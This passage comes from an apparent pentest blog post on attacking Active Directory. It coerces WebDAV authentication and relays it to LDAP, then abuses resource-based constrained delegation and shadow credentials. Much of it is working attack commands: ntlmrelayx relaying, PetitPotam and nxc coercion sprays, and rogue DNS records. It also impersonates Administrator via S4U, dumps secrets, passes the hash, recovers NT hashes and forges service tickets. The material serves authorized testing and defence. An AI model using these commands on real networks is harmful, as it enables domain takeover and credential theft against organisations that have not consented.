<p><img src="/assets/img/webdav/coercing-rbcd.png" alt="Coercing all hosts with WebDAV enabled to the webdavrelay DNS record on port 8080 over HTTP" /></p>

<p> </p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo</span> <span class="si">$(</span>which ntlmrelayx.py<span class="si">)</span> <span class="nt">-t</span> ldap://<span class="nv">$dc</span> <span class="nt">--http-port</span> 8080 <span class="nt">--delegate-access</span> <span class="nt">--escalate-user</span> attackerPC<span class="se">\$</span>
</code></pre></div></div>
<p><img src="/assets/img/webdav/ntlmrelayx-rbcd.png" alt="Relaying incoming authentication requests to LDAP to set RBCD rights on the earlier created machine account" /></p>

<p> </p>

<p>The target machine connected to the DNS record (that resolved to our IP) over port 8080 using HTTP. Using <code class="language-plaintext highlighter-rouge">ntlmrelayx.py</code> we relay that request to LDAP(S) and set the <code class="language-plaintext highlighter-rouge">msDS-AllowedToActOnBehalfOfOtherIdentity</code> attribute on the target machine so that <code class="language-plaintext highlighter-rouge">attackerPC$</code> is trusted for RBCD and can now impersonate users on that machine.</p>

<p> </p>

<hr />
<h3 id="quick-s4u-crash-course">Quick S4U crash course</h3>
<p>Before abusing RBCD, it helps to understand what S4U does</p>

<p>S4U (Service for User) is a Kerberos extension that allows a service to request tickets on behalf of users without having their password. There are two important parts</p>

<ul>
  <li>
    <p>S4U2Self<br />
  A service asks the KDC: “give me a ticket for this user”
  The KDC checks if the service is allowed to do so and issues a service ticket where the user is the identity.</p>
  </li>
  <li>
    <p>S4U2Proxy<br />
  The same service then asks: “using this ticket I just got, please give me a ticket to another service for this user”.<br />
  This is constrained by delegation settings:</p>
    <ul>
      <li>Traditional constrained delegation uses <code class="language-plaintext highlighter-rouge">msDS-AllowedToDelegateTo</code> on the service account</li>
      <li>RBCD uses <code class="language-plaintext highlighter-rouge">msDS-AllowedToActOnBehalfOfOtherIdentity</code> on the target computer</li>
    </ul>
  </li>
</ul>

<p>In our case, the machine account <code class="language-plaintext highlighter-rouge">attackerPC$</code> plays the role of service and the target server where we set RBCD is the resource. Because we set RBCD on the target, the KDC will happily give us tickets where we impersonate users to that target.</p>

<p> </p>

<hr />


<p>We now own an RBCD relationship where target machine trust <code class="language-plaintext highlighter-rouge">attackerPC$</code> to act on behalf of users. We can now choose to use <code class="language-plaintext highlighter-rouge">nxc</code> or <code class="language-plaintext highlighter-rouge">getST.py</code> to impersonate a DA (Domain Admin) and obtain a service ticket.</p>

<p>Use S4U to get a ticket as a DA with <code class="language-plaintext highlighter-rouge">nxc</code>, then dump the secrets of the target:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb <span class="nv">$target</span> <span class="nt">-u</span> attackerPC<span class="nv">$ </span><span class="nt">-p</span> <span class="nv">$mpass</span> <span class="nt">--delegate</span> Administrator <span class="nt">--generate-st</span> st

<span class="nb">export </span><span class="nv">KRB5CCNAME</span><span class="o">=</span>st.ccache

secretsdump.py <span class="nt">-k</span> <span class="nt">-no-pass</span> <span class="nv">$target</span>.<span class="nv">$domain</span>
</code></pre></div></div>
<p><img src="/assets/img/webdav/rbcd-nxc-st.png" alt="Using S4U to obtain a Kerberos service ticket for a DA on the target and dumping secrets with that ticket (nxc)" /></p>

<p> </p>


<p>Or with <code class="language-plaintext highlighter-rouge">getST.py</code></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>getST.py <span class="nt">-spn</span> cifs/<span class="nv">$target</span>.<span class="nv">$domain</span> <span class="nv">$domain</span>/attackerPC<span class="se">\$</span>:<span class="nv">$mpass</span> <span class="nt">-dc-ip</span> <span class="nv">$dc_ip</span> <span class="nt">-impersonate</span> Administrator

<span class="nb">export </span><span class="nv">KRB5CCNAME</span><span class="o">=</span>st.ccache
secretsdump.py <span class="nt">-k</span> <span class="nt">-no-pass</span> <span class="nv">$target</span>.<span class="nv">$domain</span>
</code></pre></div></div>
<p><img src="/assets/img/webdav/gest-and-dump.png" alt="Using S4U to obtain a Kerberos service ticket for a DA to CIFS on the target and dumping secrets with that ticket (getST.py)" /></p>

<p> </p>

<p>When we set the <code class="language-plaintext highlighter-rouge">KRB5CCNAME</code> variable and then run <code class="language-plaintext highlighter-rouge">secretsdump.py -k -no-pass</code>, secretsdump uses that Kerberos ticket instead of a password or NT hash to authenticate to the target and dump its secrets.</p>

<p>Or just impersonate a DA with netexec and dump the SAM database and use pass-the-hash (PTH) with secretsdump:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb <span class="nv">$target</span> <span class="nt">-u</span> attackerPC<span class="nv">$ </span><span class="nt">-p</span> <span class="nv">$mpass</span> <span class="nt">--delegate</span> Administrator <span class="nt">--sam</span>

secretsdump.py Administrator@<span class="nv">$target</span> <span class="nt">-hashes</span> :0ea0e4bb502bd4...
</code></pre></div></div>
<p><img src="/assets/img/webdav/dump-sam-pth-secretsdump.png" alt="Using S4U to impersonate a DA and dump the SAM, then using the local admin hash to dump the secrets" /></p>

<p> </p>


<p>If you perform this attack during a pentest, don’t forget to clean up your mess and clear the attribute in LDAP.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>rbcd.py <span class="nt">-action</span> <span class="nb">read</span> <span class="nt">-delegate-to</span> <span class="s1">'target$'</span> <span class="nt">-dc-ip</span> <span class="nv">$dc_ip</span> <span class="nv">$domain</span>/<span class="nv">$admin</span>:<span class="nv">$adminpw</span>

rbcd.py <span class="nt">-action</span> remove <span class="nt">-delegate-to</span> <span class="s1">'target$'</span> <span class="nt">-delegate-from</span> <span class="s1">'attackerPC$'</span> <span class="nt">-dc-ip</span> <span class="nv">$dc_ip</span> <span class="nv">$domain</span>/<span class="nv">$admin</span>:<span class="nv">$adminpw</span>
</code></pre></div></div>
<p><img src="/assets/img/webdav/rbcd-remover.png" alt="Listing the affected RBCD accounts of the target machine and clearing all present" /></p>

<p> </p>

<p>Recently during an assignment I modified the <code class="language-plaintext highlighter-rouge">AllowedToActOnBehalfOfOtherIdentity</code> attribute on 36 machines and there is no way I’m going to remove that manually, here’s the script I used:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">while </span><span class="nv">IFS</span><span class="o">=</span> <span class="nb">read</span> <span class="nt">-r</span> target<span class="p">;</span> <span class="k">do</span>
  <span class="o">[[</span> <span class="nt">-z</span> <span class="s2">"</span><span class="nv">$target</span><span class="s2">"</span> <span class="o">||</span> <span class="s2">"</span><span class="nv">$target</span><span class="s2">"</span> <span class="o">=</span>~ ^[[:space:]]<span class="k">*</span><span class="c"># ]] &amp;&amp; continue</span>
  <span class="nv">target</span><span class="o">=</span><span class="s2">"</span><span class="k">${</span><span class="nv">target</span><span class="p">%%</span><span class="s1">$'</span><span class="se">\r</span><span class="s1">'</span><span class="k">}</span><span class="s2">"</span>
  <span class="o">[[</span> <span class="s2">"</span><span class="nv">$target</span><span class="s2">"</span> <span class="o">!=</span> <span class="k">*</span><span class="se">\$</span> <span class="o">]]</span> <span class="o">&amp;&amp;</span> <span class="nv">target</span><span class="o">=</span><span class="s2">"</span><span class="k">${</span><span class="nv">target</span><span class="k">}</span><span class="se">\$</span><span class="s2">"</span>

  <span class="nb">echo</span> <span class="s2">"[*] Removing RBCD on </span><span class="k">${</span><span class="nv">target</span><span class="k">}</span><span class="s2">"</span>
  rbcd.py <span class="nt">-action</span> remove <span class="nt">-delegate-to</span> <span class="s2">"</span><span class="nv">$target</span><span class="s2">"</span> <span class="nt">-delegate-from</span> <span class="s1">'attackerPC$'</span> <span class="nt">-dc-ip</span> <span class="s2">"</span><span class="nv">$dc_ip</span><span class="s2">"</span> <span class="s2">"</span><span class="nv">$domain</span><span class="s2">/</span><span class="nv">$admin</span><span class="s2">:</span><span class="nv">$adminpw</span><span class="s2">"</span>
<span class="k">done</span> &lt; webdav-hosts.txt
</code></pre></div></div>

<p> </p>

<hr />
<h2 id="webdav--shadow-credentials">WebDAV + shadow credentials</h2>

<blockquote>
  <p>[!warning]
Note that if you try creating shadow credentials in a domain that installed the January 2026 patch (<code class="language-plaintext highlighter-rouge">KB5073723</code>) you need to pull the latest impacket changes to get it working again (<a href="https://github.com/fortra/impacket/pull/2109">PR</a>). This is because this patch removed the permission to write to the <code class="language-plaintext highlighter-rouge">msDS-KeyCredentialLink</code> attribute for SELF. <a href="https://x.com/buck_steffen/status/2017560790547538376">Source</a></p>

  <p>The workaround includes updating the <code class="language-plaintext highlighter-rouge">msDS-KeyCredentialLink</code> blob written with a CustomKeyInformation field with the “MFA Not Required” flag, and the removal of the last logon timestamp. <a href="https://www.linkedin.com/posts/logan-goins_github-logangoinsimpacket-impacket-is-activity-7423041150162268160-8hFZ?utm_source=share&amp;utm_medium=member_desktop&amp;rcm=ACoAADRENMwB7RCYb9oBMzykbD_2n1I5zdGQyyM">Source</a></p>
</blockquote>

<p> </p>

<p>Instead of giving our attacker controlled machine account delegation permissions over the target, with shadow credentials you write your own public key in the <code class="language-plaintext highlighter-rouge">msDS-KeyCredentialLink</code> attribute. This results in us presenting a certificate that we control and the KDC will treat us as the account that owns that attribute</p>

<p>Prerequisites:</p>
<ul>
  <li>LDAP signing not enforced or LDAP channel binding not required/enforced (legacy default)</li>
  <li>There is an ADCS enrollment path (PKINIT)</li>
  <li>NTLM is enabled within the domain (default)</li>
  <li>Possibility to create ADIDNS child records (default)</li>
  <li>Machines that have WebClient service running</li>
</ul>

<p> </p>

<p>Let’s start again by checking if LDAP signing and channel binding are enforced:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc ldap <span class="nv">$domain</span>
</code></pre></div></div>
<p><img src="/assets/img/webdav/ldap-signing-channel.png" alt="Check if LDAP signing and Channel Binding are enforced" /></p>

<p> </p>

<p>Then find which hosts have the WebClient service running:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb hosts.txt <span class="nt">-u</span> <span class="nv">$user</span> <span class="nt">-p</span> <span class="nv">$pass</span> <span class="nt">-M</span> webdav | <span class="nb">grep</span> <span class="s1">'WebClient Service enabled'</span> | <span class="nb">awk</span> <span class="s1">'{print $4}'</span> <span class="o">&gt;</span> webdav-hosts.txt
</code></pre></div></div>
<p><img src="/assets/img/webdav/webdav-hosts.png" alt="Grep all hostnames of hosts running the WebClient service and output to file" /></p>

<p> </p>

<p>And create the DNS record again:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 dnstool.py <span class="nt">-u</span> <span class="nv">$domain</span><span class="se">\\</span><span class="nv">$user</span> <span class="nt">-p</span> <span class="nv">$pass</span> <span class="nt">-a</span> add <span class="nt">-r</span> webdavrelay <span class="nt">-d</span> <span class="nv">$attacker</span> <span class="nv">$dc_ip</span>
</code></pre></div></div>
<p><img src="/assets/img/webdav/dns-record.png" alt="Creating the 'webdavrelay' DNS record and pointing it to our attacker IP" /></p>

<p> </p>


<p>Run ntlmrelayx to talk LDAP to the DC, this will modify the <code class="language-plaintext highlighter-rouge">msDS-KeyCredentialLink</code> attribute for every machine that authenticates to us.</p>

<p>Then coerce WebDAV connections from the hosts that have WebClient enabled:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Coerce individual target with PetitPotam</span>
PetitPotam.py <span class="nt">-d</span> <span class="nv">$domain</span> <span class="nt">-u</span> <span class="nv">$user</span> <span class="nt">-p</span> <span class="nv">$pass</span> webdavrelay/a <span class="nv">$target</span>

<span class="c"># Spray all WebClient hosts with different coercion methods</span>
nxc smb webdav-hosts.txt <span class="nt">-u</span> <span class="nv">$user</span> <span class="nt">-p</span> <span class="nv">$pass</span> <span class="nt">-M</span> coerce_plus <span class="nt">-o</span> <span class="nv">LISTENER</span><span class="o">=</span>webdavrelay/a <span class="nv">ALWAYS</span><span class="o">=</span><span class="nb">true</span>
</code></pre></div></div>
<p><img src="/assets/img/webdav/coercing-shadow.png" alt="Coercing all hosts with WebDAV enabled to the webdavrelay DNS record over HTTP" /></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo</span> <span class="si">$(</span>which ntlmrelayx.py<span class="si">)</span> <span class="nt">-t</span> ldap://<span class="nv">$dc</span> <span class="nt">--no-validate-privs</span> <span class="nt">--no-dump</span> <span class="nt">--no-da</span> <span class="nt">--no-acl</span> <span class="nt">--shadow-credentials</span>
</code></pre></div></div>
<p><img src="/assets/img/webdav/ntlmrelayx-shadow-creds.png" alt="Setting up ntlmrelayx so that incoming authentication request result in the `msDS-KeyCredentialLink` attribute being modified" /></p>

<p> </p>

<p><img src="/assets/img/webdav/bernie.jpg" alt="" /></p>

<hr />

<blockquote>
  <p>[!info]
This part can become pretty confusing so I’ll explain what each tool is doing here.</p>
</blockquote>

<hr />


<p>After successfully obtaining a certificate, use the <code class="language-plaintext highlighter-rouge">.pfx</code> from ntlmrelayx with <code class="language-plaintext highlighter-rouge">gettgtpkinit.py</code> to get a TGT for the machine account:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 PKINITtools/gettgtpkinit.py <span class="nt">-cert-pfx</span> thktn5sE.pfx <span class="nt">-pfx-pass</span> &lt;pfx-pass&gt; <span class="nv">$domain</span>/CLIENT<span class="nv">$ </span>target.ccache
</code></pre></div></div>
<p><img src="/assets/img/webdav/gettgtpkinit.png" alt="Using `gettgtpkinit.py` to request a TGT for the machine account using the forged certificate" /></p>

<p> </p>

<blockquote>
  <p>[!tip]
If the domain does not accept PKI based preauthentication, you can also try <a href="https://github.com/AlmondOffSec/PassTheCert">PassTheCert</a></p>
</blockquote>

<p> </p>

<p><code class="language-plaintext highlighter-rouge">gettgtpkinit.py</code> uses PKINIT, which is Kerberos authentication with a certificate instead of a password. It sends an AS-REQ to the KDC using the certificate from the <code class="language-plaintext highlighter-rouge">.pfx</code> file and proves ownership of the matching private key. The KDC then checks whether the presented public key matches one of the values stored in <code class="language-plaintext highlighter-rouge">msDS-KeyCredentialLink</code> for the target account. If it does, the KDC issues a TGT for that machine account and returns the AS-REP encryption key.</p>

<p> </p>

<p>Once we have the TGT, we can unpac it and pull the machine account hash:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">export </span><span class="nv">KRB5CCNAME</span><span class="o">=</span>target.ccache
getnthash.py <span class="nt">-dc-ip</span> <span class="nv">$dc_ip</span> <span class="nt">-key</span> &lt;AS-REP-KEY&gt; <span class="nv">$domain</span>/<span class="nv">$target</span><span class="err">$</span>
</code></pre></div></div>
<p><img src="/assets/img/webdav/getnthash.png" alt="Using `getnthash.py` (UnPAC the hash) to recover the NT hash of the machine account from its TGT" /></p>

<p><code class="language-plaintext highlighter-rouge">getnthash.py</code> uses Kerberos U2U to request a ticket for the same account we already authenticated as. That ticket contains a PAC, which includes the account’s NT hash in an encrypted format. Because the ticket is encrypted with the TGT session key (that we already have), <code class="language-plaintext highlighter-rouge">getnthash.py</code> can decrypt the PAC and recover the NT hash of the account.</p>

<p> </p>

<p>Now we can use <code class="language-plaintext highlighter-rouge">ticketer.py</code> to forge a service ticket for a domain admin to the target machine:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ticketer.py <span class="nt">-domain</span> <span class="nv">$domain</span> <span class="nt">-domain-sid</span> &lt;SID&gt; <span class="nt">-nthash</span> &lt;NT&gt; <span class="nt">-spn</span> cifs/<span class="nv">$target</span>.<span class="nv">$domain</span> Administrator
</code></pre></div></div>
